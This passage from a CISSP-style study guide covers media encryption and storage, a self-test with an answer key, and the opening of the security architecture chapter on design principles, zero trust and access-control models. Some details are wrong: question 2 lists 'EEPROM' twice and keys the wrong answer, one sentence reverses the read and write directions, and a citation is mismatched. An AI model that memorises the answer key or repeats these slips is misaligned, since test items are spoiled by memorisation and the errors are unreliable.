Drive and tape encryption protect data at rest and are one of the few controls that will protect data after physical security has been breached. These controls are recommended for all mobile devices and media containing sensitive information that may physically leave a site or security zone. Encryption may also be used for static systems that are not typically moved (such as file servers).

Whole-disk encryption of mobile device hard drives is recommended. Partially encrypted solutions, such as encrypted file folders or partitions, often risk exposing sensitive data stored in temporary files, unallocated space, swap space, etc.

Disk encryption/decryption may occur in software or hardware. Software-based solutions may tax the computer's performance, while hardware-based solutions offload the cryptographic work onto another CPU, such as the hardware disk controller.

Many breach notification laws concerning Personally Identifiable Information (PII) contain exclusions for lost data that is encrypted. An example is the 2009 update to the US Health Insurance Portability and Accountability Act (HIPAA) concerning breaches of electronic Protected Healthcare Information (ePHI).

Breach of unencrypted ePHI requires notification to the affected individuals; breaches of more than 500 individuals' data require additional notification to the press and the US Department of Health and Human Services. Encrypted data is excluded from these rules: "secure health information as specified by the guidance through encryption or destruction are relieved from having to notify in the event of a breach of such information" [5].

EXAM WARNING

Note that while HIPAA is in the Common Body of Knowledge (CBK), these specific details are not. This point is raised to highlight the criticality of encrypting PII on mobile devices, regardless of industry.

Media Storage and Transportation

All sensitive backup data should be stored offsite, whether transmitted offsite via networks, or physically moved as backup media. Sites using backup media should follow strict procedures for rotating media offsite.

Always use a bonded and insured company for offsite media storage. The company should employ secure vehicles and store media at a secure site. Ensure that the storage site is unlikely to be impacted by the same disaster that may strike the primary site, such as a flood, earthquake, or fire. Never use informal practices, such as storing backup media at employees' houses.

Summary of Exam Objectives

In this domain we discussed the concept of data classification, in use for millennia. We discussed the roles required to protect data, including business or mission owners, data owners, system owners, custodians, and users.

An understanding of the remanence properties of volatile and non-volatile memory and storage mediums are critical security concepts to master. We discussed RAM, ROM, types of PROMS, flash memory, and Solid State Drives (SSDs), including remanence properties and secure destruction methods. Finally, we discussed well-known standards, including PCI-DSS and the ISO 27000 series, as well as standards processes including scoping and tailoring.

Self-Test

NOTE

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. What type of memory is used often for CPU registers?
 - A. DRAM
 - B. Firmware
 - C. ROM
 - D. SRAM
2. What type of firmware is erased via ultraviolet light?
 - A. EEPROM
 - B. EEPROM
 - C. Flash memory
 - D. PROM

3. What describes the process of determining which portions of a standard will be employed by an organization?
 - A. Baselines
 - B. Policies
 - C. Scoping
 - D. Tailoring
4. What term means that a vendor no longer sells a product?
 - A. End of Support (EoS)
 - B. Legacy
 - C. End of Life (EoL)
 - D. End of Support Life (EoSL)
5. What was ISO 17799 renamed as?
 - A. BS 7799-1
 - B. ISO 27000
 - C. ISO 27001
 - D. ISO 27002
6. Which of the following describes a duty of the Data Owner?
 - A. Patch systems
 - B. Report suspicious activity
 - C. Ensure their files are backed up
 - D. Ensure data has proper security labels
7. Which control framework has 40 processes across five domains?
 - A. COSO
 - B. COBIT
 - C. ITIL®
 - D. OCTAVE®
8. Which phase of OCTAVE® identifies vulnerabilities and evaluates safeguards?
 - A. Phase 1
 - B. Phase 2
 - C. Phase 3
 - D. Phase 4
9. Which of the following is the best method for securely removing data from a Solid State Drive that is not physically damaged?
 - A. ATA secure erase
 - B. Bit-level overwrite
 - C. Degaussing
 - D. File shredding
10. The release of what type of classified data could lead to “exceptionally grave damage to the national security”?
 - A. Confidential
 - B. Secret
 - C. Sensitive but Unclassified (SBU)
 - D. Top Secret

11. A company outsources payroll services to a third party company. Which of the following roles most likely applies to the third party payroll company?
 - A. Data controller
 - B. Data hander
 - C. Data owner
 - D. Data processor
12. Which managerial role is responsible for the actual computers that house data, including the security of hardware and software configurations?
 - A. Custodian
 - B. Data owner
 - C. Mission owner
 - D. System owner
13. What method destroys the integrity of magnetic media such as tapes or disk drives by exposing them to a strong magnetic field, destroying the integrity of the media and the data it contains?
 - A. Bit-level overwrite
 - B. Degaussing
 - C. Destruction
 - D. Shredding
14. What type of relatively expensive and fast memory uses small latches called “flip-flops” to store bits?
 - A. DRAM
 - B. EPROM
 - C. SRAM
 - D. SSD
15. What type of memory stores bits in small capacitors (like small batteries)?
 - A. DRAM
 - B. EPROM
 - C. SRAM
 - D. SSD

Self-Test Quick Answer Key

1. D
2. A
3. C
4. C
5. D
6. D
7. B
8. B
9. A
10. D

11. D
12. D
13. B
14. C
15. A

References

- [1] A. Roland. Secrecy, Technology, and War: Greek Fire and the Defense of Byzantium, 678-1204. The Johns Hopkins University Press and the Society for the History of Technology. <https://www.jstor.org/stable/3106585> [Accessed 17 May 2022].
- [2] Executive Order 12356—National security information. <https://www.archives.gov/federal-register/codification/executive-order/12356.html>. (Accessed 17 May 2022).
- [3] Cloud Access Security Brokers (CASBs). <https://www.gartner.com/en/information-technology/glossary/cloud-access-security-brokers-casbs>. (Accessed 17 May 2022).
- [4] What is a CASB? (Cloud Access Security Broker). <https://www.forcepoint.com/cyber-edu/casb-cloud-access-security-broker>. (Accessed 17 May 2022).
- [5] OECD Privacy Principles. <http://oecdprivacy.org/>. (Accessed 17 May 2022).
- [6] SSD Garbage Collection Briefly Explained. <https://web.archive.org/web/20180114081616/http://www.ryli.net/ssd-garbage-collection-briefly-explained/>. (Accessed 17 May 2022).
- [7] Advantages of TRIM and How to Use It with Your Intel® SSD. <https://www.intel.com/content/www/us/en/support/articles/000006462/memory-and-storage/data-center-ssds.html>. (Accessed 17 May 2022).
- [8] Reliably Erasing Data From Flash-Based Solid State Drives. https://www.usenix.org/legacy/events/fast11/tech/full_papers/Wei.pdf. (Accessed 17 May 2022).
- [9] WP002—Erasing Data in Solid State Drives. [https://web.archive.org/web/20150923171611/http://www.sandisk.com/assets/docs/WP002_Erasing_Data_in_SSDs_FINAL%20\(2\).pdf](https://web.archive.org/web/20150923171611/http://www.sandisk.com/assets/docs/WP002_Erasing_Data_in_SSDs_FINAL%20(2).pdf). (Accessed 17 May 2022).
- [10] P. Gutmann, Secure Deletion of Data from Magnetic and Solid-State Memory, 1996. https://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html. (Accessed 17 May 2022).
- [11] PCI DSS. <https://library.educause.edu/topics/policy-and-law/pci-dss>. (Accessed 17 May 2022).
- [12] ISO/IEC 17799:2005. <https://www.iso.org/standard/39612.html>. (Accessed 17 May 2022).
- [13] Employing COBIT 2019 for Enterprise Governance Strategy. <https://www.isaca.org/resources/news-and-trends/industry-news/2019/employing-cobit-2019-for-enterprise-governance-strategy>. (Accessed 17 May 2022).
- [14] NIST Special Publication 800-53B: Control Baselines for Information Systems and Organizations. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53B.pdf>. (Accessed 17 May 2022).

This page intentionally left blank

Domain 3: Security Architecture and Engineering

4

Exam objectives in this chapter:

- Secure Design Principles
- Security Models
- Evaluation Methods, Certification, and Accreditation
- Secure System Design Concepts
- Secure Hardware Architecture
- Secure Operating System and Software Architecture
- Virtualization, Cloud, and Distributed Computing
- System Vulnerabilities, Threats, and Countermeasures
- Cornerstone Cryptographic Concepts
- Types of Cryptography
- Cryptographic Attacks
- Implementing Cryptography
- Perimeter Defenses
- Site Selection, Design, and Configuration
- System Defenses
- Environmental Controls

Unique Terms and Definitions

- Asymmetric Encryption—encryption that uses two keys: if you encrypt with one you may decrypt with the other
- Hash Function—one-way encryption using an algorithm and no key
- Hypervisor—allows multiple virtual operating system guests to run on one host
- Mantrap—a preventive physical control with two doors. Each door requires a separate form of authentication to open
- Tailgating—following an authorized person into a building without providing credentials
- Symmetric Encryption—encryption that uses one key to encrypt and decrypt
- Zero Trust Architecture—modern design principle that treats both internal and external systems as untrusted

Introduction

The Security Architecture and Engineering domain is an example of the exam's reordering and combining concepts from the 10 domains of the older exam to the current 8 domains. This domain contains large swaths of three formerly separate domains: Security Architecture, Cryptography, and Physical Security. As a result, this domain is quite large and bursting with content.

As mentioned in [Chapter 1](#), Introduction, the new order doesn't always flow logically, but that is not important for exam success. In the end you will face questions from all 8 domains, and questions will not overtly reference their domain of origin.

This domain begins with secure design principles, including threat modeling, defense-in-depth, zero trust, and more. Security architecture concepts follow, including security models, as well as secure system components in hardware and software. Next comes cryptography, including core concepts of symmetric encryption, asymmetric encryption, and hash functions. Finally, we will discuss physical security, where we will learn that safety of personnel is paramount.

Secure Design Principles

We will begin by discussing secure design principles, emphasizing modern methods for defending systems. The old "castle wall" design (bad things on the outside, good things on the inside) is dated and tends to fail against modern adversaries. Zero trust is a key component of modern defense, as we will discuss shortly.

Threat Modeling

Threat modeling seeks to formally describe the various attack vectors available to a system and helps plan for deploying proper mitigation. OWASP describes threat modeling:

Threat modeling works to identify, communicate, and understand threats and mitigations within the context of protecting something of value.

A threat model is a structured representation of all the information that affects the security of an application. In essence, it is a view of the application and its environment through the lens of security.

Threat modeling can be applied to a wide range of things, including software, applications, systems, networks, distributed systems, Internet of Things (IoT) devices, and business processes.

A threat model typically includes:

- *Description of the subject to be modeled*
- *Assumptions that can be checked or challenged in the future as the threat landscape changes*
- *Potential threats to the system*
- *Actions that can be taken to mitigate each threat*
- *A way of validating the model and threats, and verification of success of actions taken [1].*

Least Privilege and Defense-in-Depth

As stated previously, least privilege means users should be granted the minimum amount of access (authorization) required to do their jobs, but no more. Need to know is more granular than least privilege: the user must need to know that specific piece of information before accessing it. Defense-in-Depth (also called layered defenses) applies multiple safeguards (also called controls: measures taken to reduce risk) to protect an asset. Any single security control may fail; by deploying multiple controls, you improve the confidentiality, integrity, and availability of your data.

Secure Defaults

Secure defaults (also called secure by default) means operating systems and applications are deployed in a secure state. Historically operating systems were deployed in a (sometimes) highly insecure state, requiring hardening after installation.

For example: In the 1990s Unix and Linux systems often had over a dozen listening network services enabled by default. Since these systems were *insecure* by default, system administrators would then harden the systems by disabling unnecessary services. This raises the question: why are the services enabled when they are unnecessary? Most Linux distributions now use secure defaults: Ubuntu Linux 22.04 (desktop) has zero listening network services by default. Even the OpenSSH daemon is not installed by default (although it is automatically installed on most server distributions).

Privacy by Design

Privacy by Design is similar to secure defaults, focusing on privacy (as the name implies). Historically many privacy controls (such as those used on a cell phone) were disabled by default, requiring the user to opt out of practices such as sharing data with advertisers. Privacy by design requires such controls to be enabled by default, allowing users to opt into sharing data with advertisers (if they choose to).

Deloitte describes privacy by design as “a framework based on proactively embedding privacy into the design and operation of IT systems, networked infrastructure, and business practices” [2], and describes the seven foundation principles of privacy by design:

1. *Proactive not reactive—preventative not remedial*
 - *Anticipate, identify, and prevent invasive events before they happen; this means taking action before the fact, not afterward.*
2. *Lead with privacy as the default setting*
 - *Ensure personal data is automatically protected in all IT systems or business practices, with no added action required by any individual.*
3. *Embed privacy into design*
 - *Privacy measures should not be add-ons, but fully integrated components of the system.*

4. *Retain full functionality (positive-sum, not zero-sum)*
 - *Privacy by Design employs a “win-win” approach to all legitimate system design goals; that is, both privacy and security are important, and no unnecessary trade-offs need to be made to achieve both.*
5. *Ensure end-to-end security*
 - *Data lifecycle security means all data should be securely retained as needed and destroyed when no longer needed.*
6. *Maintain visibility and transparency—keep it open*
 - *Assure stakeholders that business practices and technologies are operating according to objectives and subject to independent verification.*
7. *Respect user privacy—keep it user-centric*
 - *Keep things user-centric; individual privacy interests must be supported by strong privacy defaults, appropriate notice, and user-friendly options [2].*

Fail Securely

As the name implies, fail securely means a system remains secure when it fails. Imagine a building with electronic locks: in the event of a power outage, should the doors remain locked when power is lost, or unlocked? Fail securely would require them to remain locked.

UNIX/Linux systems use the fsck command (file system check) to repair disks that have been damaged. After rebooting, fsck can check for damaged disk sectors, and attempt to automatically repair them. If this effort fails, many systems will open a root (superuser) session on the console terminal (with no authentication required). This is by design: if the disk is damaged, perhaps authentication is impossible (due to a corrupted login program, or password file, etc.). This is an example of failing insecurely: fail secure would require authentication in all cases.

Separation of Duties (SoD)

As we will discuss in [Chapter 8](#), Domain 7: Security Operations, separation of duties (SoD) requires multiple people to complete critical or sensitive transactions. The goal of separation of duties is to ensure for someone to be able to abuse their access to sensitive data or transactions, they must convince another party to act in concert. Collusion is the term used for the two parties conspiring to undermine the security of the transaction. The classic action movie example of separation of duties involves two keys, a nuclear sub and a rogue captain.

Keep It Simple

Keep it Simple is also known as the “KISS principle” (short for “Keep it Simple, Stupid,” or more politely: “Keep it Simple, Silly”). Simpler systems are more secure than complex systems. As we will discuss in [Chapter 9](#), Domain 8: Software Development Security, programmers typically make between 15 and 50 mistakes per

thousand lines of code (unless they are formally trained to write secure code), and more lines of code means more bugs. To quote Bruce Schneier: “The worst enemy of security is complexity” [3].

The KISS principle was coined during the 1960s by Kelly Johnson, engineer for Lockheed Martin. During the Viet Nam war, planes were sometimes repaired in fields and required simple tools and techniques to repair them: *The principle is best exemplified by the story of Johnson handing a team of design engineers a handful of tools, with the challenge that the jet aircraft they were designing must be repairable by an average mechanic in the field under combat conditions with only these tools. Hence, the “stupid” refers to the relationship between the way things break and the sophistication available to fix them. The acronym has been used by many in the United States Air Force and the field of software development* [4].

Trust, but Verify

“Trust, but Verify” is a Russian Proverb (Доверяй, но проверяй) popularized by Ronald Reagan in the 1980s. The term is now used to describe a security model that relies on accountability and integrity. Trust, but Verify focuses on dual-factor authentication for all access (both local and remote), logging, and assuring the integrity of the logs. It is simpler than Zero Trust (and thus easier and cheaper to accomplish), and the “trust” portion is directly at odds with Zero Trust (often described as “Never Trust, Always Verify” [5], which we will discuss next).

Aydan R. Yumerefendi and Jeffrey S. Chase describe Trust, but Verify:

- *Undeniable. Actions of an accountable actor are provable and non-repudiable. That is, a service or its clients cannot plausibly deny their actions, and those actions may be legally binding.*
- *Certifiable. A client, peer, or external auditor may verify that an accountable service is behaving correctly, and prove any misbehavior to an arbitrary third party. For example, a service may be prompted to prove cryptographically that its actions are justified by the sequence of operations issued by its clients, in accordance with its defined semantics.*
- *Tamper-evident. Any attempt to corrupt the service state incurs a high probability of detection. In particular, an external auditor may determine if the internal state could or could not result from the sequence of operations issued on the service* [6].

Zero Trust

Zero Trust (also called Zero Trust Architecture, or ZTA) is a reaction to classic perimeter firewall design. That (dated) model used a castle wall metaphor: outside the firewall was untrusted, and inside (behind the firewall) was trusted. Dual-factor authentication and encryption were commonly used for remote access, but not internal (since the inside was trusted). This design led to flat networks with little or no

filtering for internal networks. The problem with this design is that most networks suffer intrusions at some point, and malware and malicious actors can spread far more quickly on trusted flat networks.

There are three core Zero Trust concepts:

- *Ensure that all Resources are Accessed Securely Regardless of Location*
- *Adopt a Least Privilege Strategy and Strictly Enforce Access Control*
- *Concept #3—Inspect and Log All Traffic [7]*

Zero Trust can be summarized as “Never Trust, Always Verify” [5]. Every device is considered untrusted, whether local or remote. All traffic to/from every system must be filtered (this is called micro-segmentation). All network traffic must be encrypted. Multi-factor authentication must be used in all cases. Fig. 4.1 shows a NIST diagram that illustrates the difference between classic perimeter design and zero trust.

Forrester analyst John Kindervag formalized the concept of zero trust in 2009: *I created the concept of zero trust, which is framed around the principle that no network user, packet, interface, or device—whether internal or external to the network—should be trusted. Some people mistakenly think zero trust is about making a system trusted, but it really involves eliminating the concept of trust from cybersecurity strategy. By doing this, every user, packet, network interface, and device is granted the same default trust level: zero [9].*

Technologies such as Software Defined Networking (SDN, discussed in Chapter 5, Domain 4: Communication and Network Security) can be used to achieve zero trust.




FIG. 4.1

Traditional vs. zero trust architecture [8].

Security Models

Security models provide “rules of the road” for securely operating systems. The canonical example is Bell-LaPadula, which includes “No Read Up” (NRU), also known as the Simple Security Property. This is the rule that forbids a secret-cleared subject from reading a top secret object. While Bell-LaPadula is focused on protecting confidentiality, other models, such as Biba, are focused on integrity.

Reading Down and Writing Up

The concepts of reading down and writing up apply to Mandatory Access Control models such as Bell-LaPadula. Reading down occurs when a subject reads an object at a lower sensitivity level, such as a top secret subject reading a secret object. [Fig. 4.2](#) shows this action.

There are instances when a subject has information and passes that information up to an object, which has higher sensitivity than the subject has permission to access. This is called “writing up” because the subject does not see any other information contained within the object.

Writing up may seem counterintuitive. As we will see shortly, these rules protect confidentiality, often at the expense of integrity. Imagine a secret-cleared agent in the field uncovers a terrorist plot. The agent writes a report, which contains information





FIG. 4.2

Reading down.

**FIG. 4.3**

Writing up.

that risks exceptionally grave damage to national security. The agent therefore labels the report top secret (writes up). [Fig. 4.3](#) shows this action. The only difference between reading up and writing down is the direction that information is being passed. It is a subtle but important distinction for the CISSP® exam.

Note

The US Central Intelligence Agency, or any other government clandestine organization, operates intelligence collection using the *write up* concept. Agents go out, collect small bits of intelligence data, and then send that data back to headquarters. Only at headquarters, once the data has been assembled and examined in its entirety, will the true usefulness and value of the data come forth. *The sensitivity of the final object will be much higher than the level of access of any of the agents.*

State Machine Model

A state machine model is a mathematical model that groups all possible system occurrences, called states. Every possible state of a system is evaluated, showing all possible interactions between subjects and objects. If every state is proven to be secure, the system is proven to be secure.

State machines are used to model real-world software when the identified state must be documented along with how it transitions from one state to another. For example, in object-oriented programming, a state machine model may be used to

model and test how an object moves from an inactive state to an active state readily accepting input and providing output.

Bell-LaPadula Model

The *Bell-LaPadula* model was originally developed for the US Department of Defense. It is focused on maintaining the confidentiality of objects. Protecting confidentiality means *not* allowing users at a lower security level to access objects at a higher security level. Bell-LaPadula operates by observing two rules: the Simple Security Property and the * Security Property.

Simple Security Property

The *Simple security property* states that there is “no read up”: a subject at a specific classification level cannot read an object at a higher classification level. Subjects with a Secret clearance cannot access Top Secret objects, for example.

****Security Property (Star Security Property)***


The ** Security Property* is “no write down”: a subject at a higher classification level cannot write to a lower classification level. For example: subjects who are logged into a Top Secret system cannot send emails to a Secret system.

Strong and Weak Tranquility Property

Within the Bell-LaPadula access control model, there are two properties that dictate how the system will issue security labels for objects. The *Strong Tranquility Property* states that security labels will not change while the system is operating. The *Weak Tranquility Property* states that security labels will not change in a way that conflicts with defined security properties.

Lattice-Based Access Controls

Lattice-based access control allows security controls for complex environments. For every relationship between a subject and an object, there are defined upper and lower access limits implemented by the system. This lattice, which allows reaching higher and lower data classification, depends on the need of the subject, the label of the object, and the role the subject has been assigned. Subjects have a Least Upper Bound (LUB) and Greatest Lower Bound (GLB) of access to the objects based on their lattice position. Fig. 4.4 shows an example of a lattice-based access control model. At the highest level of access is the box labeled, “{Alpha, Beta, Gamma}.” A subject at this level has access to all objects in the lattice. At the second tier of the lattice, we see that each object has a distinct upper and lower allowable limit. For example, assume a subject has “{Alpha, Gamma}” access. The only viewable objects in the lattice would be the “Alpha” and “Gamma” objects. Both represent the greatest lower boundary. The subject would not be able to view object Beta.

**FIG. 4.4**

Lattice-based access control.

Integrity Models

Models such as Bell-LaPadula focus on confidentiality, sometimes at the expense of integrity. The Bell-LaPadula “No Write Down” rule means subjects can write up: a Secret subject can write to a Top Secret object. What if the Secret subject writes erroneous information to a Top Secret object? Integrity models such as Biba address this issue.

Biba Model

While many governments are primarily concerned with confidentiality, most businesses desire to ensure that the integrity of the information is protected at the highest level. *Biba* is the model of choice when integrity protection is vital. The Biba model, named after Kenneth J. Biba, has two primary rules: the Simple Integrity Axiom and the * Integrity Axiom.

Simple Integrity Axiom

The Simple Integrity Axiom is “no read down”: a subject at a specific classification level cannot *read* data at a lower classification. This prevents subjects from accessing information at a lower integrity level. This protects integrity by preventing bad information from moving up from lower integrity levels.

* Integrity Axiom

The * Integrity Axiom is “no write up”: a subject at a specific classification level cannot *write* to data at a higher classification. This prevents subjects from passing information up to a higher integrity level than they have clearance to change. This

protects integrity by preventing bad information from moving up to higher integrity levels.

Note

Biba takes the Bell-LaPadula rules and reverses them, showing how confidentiality and integrity are often at odds. If you understand Bell-LaPadula (no read up; no write down), you can extrapolate Biba by reversing the rules: no read down; no write up.

Clark-Wilson

Clark-Wilson is a real-world integrity model that protects integrity by requiring subjects to access objects via programs. Because the programs have specific limitations to what they can and cannot do to objects, Clark-Wilson effectively limits the capabilities of the subject. Clark-Wilson uses two primary concepts to ensure that security policy is enforced: well-formed transactions and Separation of Duties.

Well Formed Transactions

Well-Formed Transactions describe the Clark-Wilson ability to enforce control over applications. This process is comprised of the “access control triple”: user, transformation procedure, and constrained data item.

A transformation procedure (TP) is a well-formed transaction, and a constrained data item (CDI) is data that requires integrity. Unconstrained data items (UDIs) are data that do not require integrity. Assurance is based upon integrity verification procedures (IVPs) that ensure that data are kept in a valid state.

For each TP, an audit record is made and entered into the access control system. This provides both *detective* and *recovery* controls in case integrity is lost.

Certification, Enforcement, and Separation of Duties

Within Clark-Wilson, certification monitors integrity, and enforcement preserves integrity. All relations must meet the requirements imposed by the separation of duty. All TPs must record enough information to reconstruct the data transaction to ensure integrity.

Exam Warning

Clark-Wilson requires that users are authorized to access and modify data. It also requires that data is modified in only authorized ways.

The purpose of separation of duties within the Clark-Wilson model is to ensure that authorized users do not change data in an inappropriate way. One example is a school’s bursar office. One department collects money and another department issues payments. Both the money collection and payment departments are not authorized to initiate purchase orders. By keeping all three roles separate, the school is assured that no one person can fraudulently collect, order, or spend the money. The school depends on the honesty and competency of each person in the chain

to report any improper modification of an order, payment, or collection. It would take a conspiracy among all parties to conduct a fraudulent act.

Exam Warning

Clark-Wilson enforces the concept of a *separation of duties* and *transformation procedures* within the system.

Information Flow Model

The Information Flow Model describes how information may flow in a secure system. Both Bell-LaPadula and Biba use the information flow model. Bell-LaPadula states “no read up” and “no write down.” Information flow describes how unclassified data may be read up to secret, for example, and then written up to top secret. Biba reverses the information flow path to protect integrity.

Chinese Wall Model

The Chinese Wall model is designed to avoid conflicts of interest by prohibiting one person, such as a consultant, from accessing multiple conflict of interest categories (CoIs). It is also called Brewer-Nash, named after model creators Dr. David Brewer and Dr. Michael Nash, and was initially designed to address the risks inherent in employing consultants working within banking and financial institutions [10].

Conflicts of interest pertain to accessing company-sensitive information from different companies that are in direct competition with one another. If a consultant had access to competing banks’ profit margins, he or she could use that information for personal gain. The Chinese Wall model requires that CoIs be identified so that once a consultant gains access to one CoI, they cannot read or write to an opposing CoI [10].

Non-interference

The non-interference model ensures that data at different security domains remain separate from one another. By implementing this model, the organization can be assured that covert channel communication does not occur because the information cannot cross security boundaries. Each data access attempt is independent and has no connection with any other data access attempt.

A covert channel is policy-violating communication that is hidden from the owner or users of a data system. There are unused fields within the TCP/IP headers, for example, which may be used for covert channels. These fields can also carry covert traffic, along with encrypting payload data within the packet. Many kinds of malware use these fields as covert channels for communicating back to malware command and control networks.

Take-Grant

The *Take-Grant Protection Model* contains rules that govern the interactions between subjects and objects, and permissions subjects can grant to other subjects. Rules include: take, grant, create, and remove. The rules are depicted as a protection graph that governs allowable actions [11]. Each subject and object would be represented on the graph. Fig. 4.5 details a take-grant relationship between the users Alice, Bob, and Carol with regard to each subject's access to the object, “secret documents.” Subject Alice, who is placed in the middle of the graph, can create and remove (c, r) any privileges for the secret documents. Alice can also grant (g) user Carol any of these same privileges. User Bob can take (t) any of user Alice's privileges.

Take-Grant models can be very complex as relationships between subjects and objects are usually much more complex than the one shown here.

Access Control Matrix

An access control matrix is a table that defines access permissions between specific subjects and objects. A matrix is a data structure that acts as a table lookup for the operating system. For example, Table 4.1 is a matrix that has specific access permissions defined by user and details what actions they can enact. User rdeckard has read/write access to the data file as well as access to the data creation application. User etyrell can read the data file and still has access to the application. User rbatty has no access within this data access matrix.




FIG. 4.5

The take-grant model.

Table 4.1 User Access Permissions.

Users	Data Access File # 1	Data Creation Application
rdeckard	Read/Write	Execute
etylrell	Read	Execute
rbatty	None	None

The rows of [Table 4.1](#) show the capabilities of each subject; each row is called a capability list. The columns of [Table 4.1](#) show the access control list for each object or application.

Zachman Framework for Enterprise Architecture

The *Zachman Framework* for Enterprise Architecture provides six frameworks for providing information security, asking what, how, where, who, when, and why, and mapping those frameworks across rules including planner, owner, designer, builder, programmer, and user. These frameworks and roles are mapped to a matrix, as shown in [Fig. 4.6](#).

Graham-Denning Model

The *Graham-Denning Model* has three parts: objects, subjects, and rules. It provides a more granular approach to interaction between subjects and objects. There are eight rules:

- R1: Transfer Access
- R2: Grant Access

	Why	How	What	Who	Where	When
Contextual	Goal List	Process List	Material List	Organisational Unit & Role List	Geographical Locations List	Event List
Conceptual	Goal Relationship	Process Model	Entity Relationship Model	Organisational Unit & Role Relationship Model	Locations Model	Event Model
Logical	Rules Diagram	Process Diagram	Data Model Diagram	Role Relationship Diagram	Locations Diagram	Event Diagram
Physical	Rules Specification	Process Function Specification	Data Entity Specification	Role Specification	Location Specification	Event Specification
Detailed	Rules Details	Process Details	Data Details	Role Details	Location Details	Event Details

FIG. 4.6

Zachman Framework.

Source: https://commons.wikimedia.org/wiki/File:The_Zachman_Framework_of_Enterprise_Architecture.jpg;

Image by: Ideasintegration, text by: SunSwOrd(text)/Wikimedia Commons. Image under permission of Creative Commons Attribution-Share Alike 3.0 Unported.

- R3: Delete Access
- R4: Read Object
- R5: Create Object
- R6: Destroy Object
- R7: Create Subject
- R8: Destroy Subject [12]

Harrison-Ruzzo-Ullman Model

The *Harrison-Ruzzo-Ullman* (HRU) Model maps subjects, objects, and access rights to an access matrix. It is considered a variation of the Graham-Denning Model. HRU has six primitive operations:

- Create object
- Create subject
- Destroy subject
- Destroy object
- Enter right into access matrix
- Delete right from access matrix [13]

In addition to HRU's different operations, it differs from Graham-Denning because it considers subjects to be also objects.

Evaluation Methods, Certification, and Accreditation

Evaluation methods and criteria are designed to gauge the real-world security of systems and products. The *Trusted Computer System Evaluation Criteria* (TCSEC, aka the Orange Book) was the grandparent of evaluation models, developed by the US Department of Defense in the 1980s. Other international models have followed, including ITSEC (the European *Information Technology Security Evaluation Criteria*) and the Common Criteria.

When choosing security products, how do you know which is best? How can a security professional know that the act of choosing and using a specific vendor's software will not introduce malicious code? How can a security professional know how well the software was tested and what the results were? TCSEC and ITSEC were previous answers to those questions. The Common Criteria is a more current answer to those questions, so we will focus on it next.

The International Common Criteria

The *International Common Criteria* is an internationally agreed upon standard for describing and testing the security of IT products. It is designed to avoid requirements beyond current state of the art and presents a hierarchy of requirements for a range of classifications and systems. The Common Criteria is the second major

international information security criteria effort, following ITSEC. The Common Criteria uses ITSEC terms such as Target of Evaluation and Security Target.

The Common Criteria was developed with the intent to evaluate commercially available as well as government-designed and built information assurance (IA) and IA-enabled IT products. A primary objective of the Common Criteria is to eliminate known vulnerabilities of the target for testing.

Common Criteria Terms

The Common Criteria uses specific terms when defining specific portions of the testing process.

- Target of Evaluation (ToE): the system or product that is being evaluated
- Security Target (ST): the documentation describing the TOE, including the security requirements and operational environment
- Protection Profile (PP): an independent set of security requirements and objectives for a specific category of products or systems, such as firewalls or intrusion detection systems
- Evaluation Assurance Level (EAL): the evaluation score of the tested product or system

Levels of Evaluation

Within the Common Criteria, there are seven EALs; each builds on the level of in-depth review of the preceding level [14]. For example, EAL3-rated products can be expected to meet or exceed the requirements of products rated EAL1 or EAL2.

The EAL levels are described in “Common Criteria for Information Technology Security Evaluation, Part 3: Security assurance components” (July 2009, Version 3.1, Revision 3, Final, available at: <http://www.commoncriteriaportal.org/files/ccfiles/CCPART3V3.1R3.pdf>). The levels are:

- EAL1: Functionally tested
